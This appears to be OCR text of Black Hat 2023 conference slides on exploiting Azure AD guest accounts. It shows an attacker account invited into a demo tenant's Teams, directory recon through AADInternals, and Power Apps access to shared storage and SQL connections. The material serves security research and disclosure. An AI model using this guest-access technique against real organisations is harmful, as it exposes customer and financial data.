
F1000 tenant

(b) Understanding how control works



Partners, vendors, suppliers,
other collaborators

(b) Control guests like employees



Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring ...



(b) Applying security controls to guests

Need guest access → Require security controls



(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account



(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full access

Q.E.D. ...?



(b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full **deny-by-default** access



AAD guests recap

- It's super easy to get a guest account
- AAD security controls apply
- Access is deny-by-default



Guest accounts in practice

Insert expectation vs
reality meme

@mbrg0

#BHUSA @BlackHatEvents



Microsoft Teams

Search



Teams



Your teams



Vendor onboarding



Vo

Vendor onboarding ...

Vendor onboarding

Members

Pending Requests

Channels

Settings

Analytics

Apps

Tags

This team has guests.

Search for members



Add member

Owners (1)

Name	Title	Location	Tags	Role
 Greg Winston	VP of IT			Owner ▾

Members and guests (2)





Microsoft Teams

Search

...




Teams



Your teams



Vendor onboarding



Vendor onboarding ...

Vendor onboarding

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

 Add member

Tags 

Role

Owner 

Close





Microsoft Teams

Search



Teams



Your teams



Vendor onboarding



Vo

Vendor onboarding ...

Vendor onboarding

Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com|

Add



Add **hacker5@pwntoso.onmicrosoft.com** as a guest

 Add member

Tags 

Role

Owner 

Close





Microsoft Teams

Search

...



Teams



Your teams



Vendor onboarding



Vo

Vendor onboarding ...

Vendor onboarding



Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

Add

 hacker5 (Guest)

This person has been added, but it might take a while for them to show up in your member list.



Tags 

Role

Owner 

Close





 Microsoft

Sign in

hacker5@pwntoso.onmicrosoft.com

No account? [Create one!](#)

[Can't access your account?](#)

[Back](#) [Next](#)





hacker5@pwntoso.onmicrosoft.com

Permissions requested by:

Zenity Demo

zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

- ✓ Receive your profile data
- ✓ Collect and log your activity
- ✓ Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at <https://myaccount.microsoft.com/organizations>.

[Learn more](#)

This resource is not shared by Microsoft.

Cancel

Accept





My Apps 

Search apps 



Apps

X

This is unavailable due to your account permissions and company's settings

Apps dashboard

Apps

▼ Apps

There are no apps to show.

Add apps

Create collection

Customize view

Zenity Demo

Sign out



Hacker5

hacker5@pwntoso.onmicroso...

[View account](#)

[Switch organization](#)

Settings



Sign in with a different account





**Guest
exploitation
state of the art**



Guest exploitation state of the art

1. Phishing via Teams

@DrAzureAD at youtube.com/watch?v=NN1nlbp-z70

Guest exploitation state of the art



```
AADInternals 0.9.0
PS @mbrg0\BHUSA2023\All-You-Need-Is-Guest> $results.Users | Select-Object displayName,userPrincipalName

displayName      userPrincipalName
-----
Amy Alberts     amya@zenitydemo.onmicrosoft.com
Jamie Reding   jamier@zenitydemo.onmicrosoft.com
Hi              hi_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Julian Isla    juliani@zenitydemo.onmicrosoft.com
Eric Gruber    ericg@zenitydemo.onmicrosoft.com
Karen Berg     karenb@zenitydemo.onmicrosoft.com
Greg Winston   gregw@zenitydemo.onmicrosoft.com
Hacker5         hacker5_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Alan Steiner   alans@zenitydemo.onmicrosoft.com
Sven Mortensen svenm@zenitydemo.onmicrosoft.com
Carlos Grilo   carlosg@zenitydemo.onmicrosoft.com
Alicia Thomber aliciat@zenitydemo.onmicrosoft.com
Anne Weiler    annew@zenitydemo.onmicrosoft.com
Sanjay Shah    sanjays@zenitydemo.onmicrosoft.com
David So        davids@zenitydemo.onmicrosoft.com
Dan Jump       danj@zenitydemo.onmicrosoft.com
Christa Geller christag@zenitydemo.onmicrosoft.com
William Contoso williamc@zenitydemo.onmicrosoft.com
Hacker          hacker_pwntoso.onmicrosoft.com#EXT#@zenitydemo.onmicrosoft.com
Jeff Hay        jeffh@zenitydemo.onmicrosoft.com
Diane Prescott dianep@zenitydemo.onmicrosoft.com
Allie Bellew   allieb@zenitydemo.onmicrosoft.com
```

1. Phishing via Teams
2. Directory recon

@DrAzureAD at aadinternals.com/post/quest_for_guest/



State of the art ends here. But hackers want more!

Can we access company data? Edit or delete data? Perform operations?



[https://make.power
apps.com/environm
ents/Default-
fc993b0f-345b-
4d01-9f67-
9ac4a140dd43/con
nections](https://make.powerapps.com/environments/Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/connections)



Go have an early
lunch




Welcome to Power Apps

Choose your country/region

United States



Microsoft will send you promotions and offers. You can unsubscribe at any time.



Get started

By clicking "Get started", you agree to these [terms](#) and conditions and allow Power Apps to get your user and tenant details.
[Microsoft Privacy Statement](#)





Sorry, there's been a disconnect

The environment 'Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43' could not be found in the tenant '420983fd-32b0-4abd-89e0-c3ef3236fc73'.

[Go to home page](#)





Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app



Start with data

Create a table, pick an existing one, or even import from Excel to create an app.



Start with a page design

Select from a list of different designs and layouts to get your app going.



Start with an app template

Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps



Name

Modified ↓

Owner

Type

Package Management View

1 month ago

SYSTEM

Model-driven

Solution Health Hub

1 year ago

SYSTEM

Model-driven

[See more apps →](#)

Learning for every level

[See all](#)



Get started with Power Apps

Beginner



Author a basic formula to change properties in a canvas app

Beginner




Work with external data in a Power Apps canvas app

Intermediate



Manage and share apps in Power Apps

Beginner



Power Apps

Search

Environment
Pwntoso (default)

Try the new Power Apps

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

- Start with data**
Create a table, pick an existing one, or even import from Excel to create an app.
- Start with a page design**
Select from a list of different designs and layouts to get your app going.
- Start with an app template**
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Your apps

Name	Modified ↓	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

See more apps →

Learning for every level See all

- Get started with Power Apps**
Beginner 51 min
- Author a basic formula to change properties in a canvas app**
Beginner 42 min
- Work with external data in a Power Apps canvas app**
Intermediate 1 hr 4 min
- Manage and share apps in Power Apps**
Beginner





Power Apps

Search

Environment
Pwntoso (default)

Sign out

Home

Create

Learn

Apps

Tables

Flows

Solutions

More

Power Platform

Welcome, Hacker5!

Create apps that connect to data, and work across web and mobile.

Ways to create an app

Start with data
Create a table, pick an existing one, or even import from Excel to create an app.

Start with a page design
Select from a list of different designs and layouts to get your app going.

Start with an app template
Select from a list of fully-functional business app templates. Use as-is or customize to suit your needs.

Pwntoso

Hacker5
hacker5@pwntoso.onmicrosoft.com

[View account](#)

[Switch directory](#)

Your apps

Name	Modified	Owner	Type
Package Management View	1 month ago	SYSTEM	Model-driven
Solution Health Hub	1 year ago	SYSTEM	Model-driven

[See more apps →](#)

Learning for every level See all

Get started with Power Apps Beginner 51 min

Author a basic formula to change properties in a canvas app Beginner 42 min

Work with external data in a Power Apps canvas app Intermediate 1 hr 4 min

Manage and share apps in Power Apps Beginner





Power Apps

Search

Environment
Zenity Demo (default)

+ New connection

Search

Connections in Zenity Demo (default)

Canvas

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	... 11 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	... 10 min ago	Connected
Azure Queues Azure Queues	... 3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	... 14 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	... 20 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	... 2 wk ago	Connected



[+ New connection](#)  Edit  Share  Delete  Details

Connections in Zenity Demo (default)



Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	... 13 min ago	Connected
 jamieredingcustomerdata.file.core.windows.net Azure File Storage	... 12 min ago	Connected
 Azure Queues Azure Queues	... 3 wk ago	Connected
 jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	... 16 min ago	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	... 22 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	... 2 wk ago	Connected



[+ New connection](#)  Edit  Share  Delete  Details

Connections in Zenity Demo (default)



Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	... 14 min ago	Connected
 jamieredingcustomerdata.file.core.windows.net Azure File Storage	... 13 min ago	Connected
 Azure Queues Azure Queues	 Edit  Share	Connected
 jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	 Delete  Details	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	... 23 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	... 2 wk ago	Connected





Power Apps

Search

Environment
Zenity Demo (default)   

Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
 Shared with org		Can use  
 Jamie Reding	jamier@zenitydemo.on...	Owner  
 jamiercontoso	jamiercontoso@outlook....	Can use + share  

 enterprisecustomers customercareinsights.database.wi...
SQL Server

...

2 wk ago

Connected





Power Apps

Search

Environment
Zenity Demo (default)  ? 

X

Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
 Shared with org		Can use 
 Jamie Reding	jan...	Can use 
 jamiercontoso	jan...	Can use + share 



Save

 Home Create Learn Apps Tables Flows Solutions Connections 

... More


 Power Platformenterprisecustomers customer
SQL Server

[+ New connection](#)  Edit  Share  Delete  Details

Connections in Zenity Demo (default)






Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	... 19 min ago	Connected
 jamieredingcustomerdata.file.core.windows.net Azure File Storage	... 18 min ago	Connected
 Azure Queues Azure Queues	... 28 min ago	Connected
 jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	... 2 wk ago	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	... 28 min ago	Connected
 enterprisecustomers customercareinsights.database.wi... SQL Server	... 2 wk ago	Connected



 Edit  Share  Delete

Connections > jamieredingcustomerdata.file.core.windows.net

 Details  Apps using this connection  Flows using this connection

Connector name



Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

 Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM



Modified

7/27/2023, 11:48:49 PM



 Edit  Share  Delete

Connections > jamieredingcustomerdata.file.core.windows.net

 Details  Apps using this connection  Flows using this connection

Connector name



Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

 Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM



[Edit](#) [Share](#) [Delete](#)

Connections > jamieredingcustomerdata.file.core.windows.net

[Details](#) [Apps using this connection](#) [Flows using this connection](#)

Connector name



Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

Premium

Status

Connected

Owner


Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM



Jamie Reding
Customer Service Representative
Sales Operations

Offline • Free all day
9:44 AM - Same time zone as you

Contact
jamier@zenitydemo.onmicrosoft.com

Reports to >
William Contoso
Chief Operations Officer

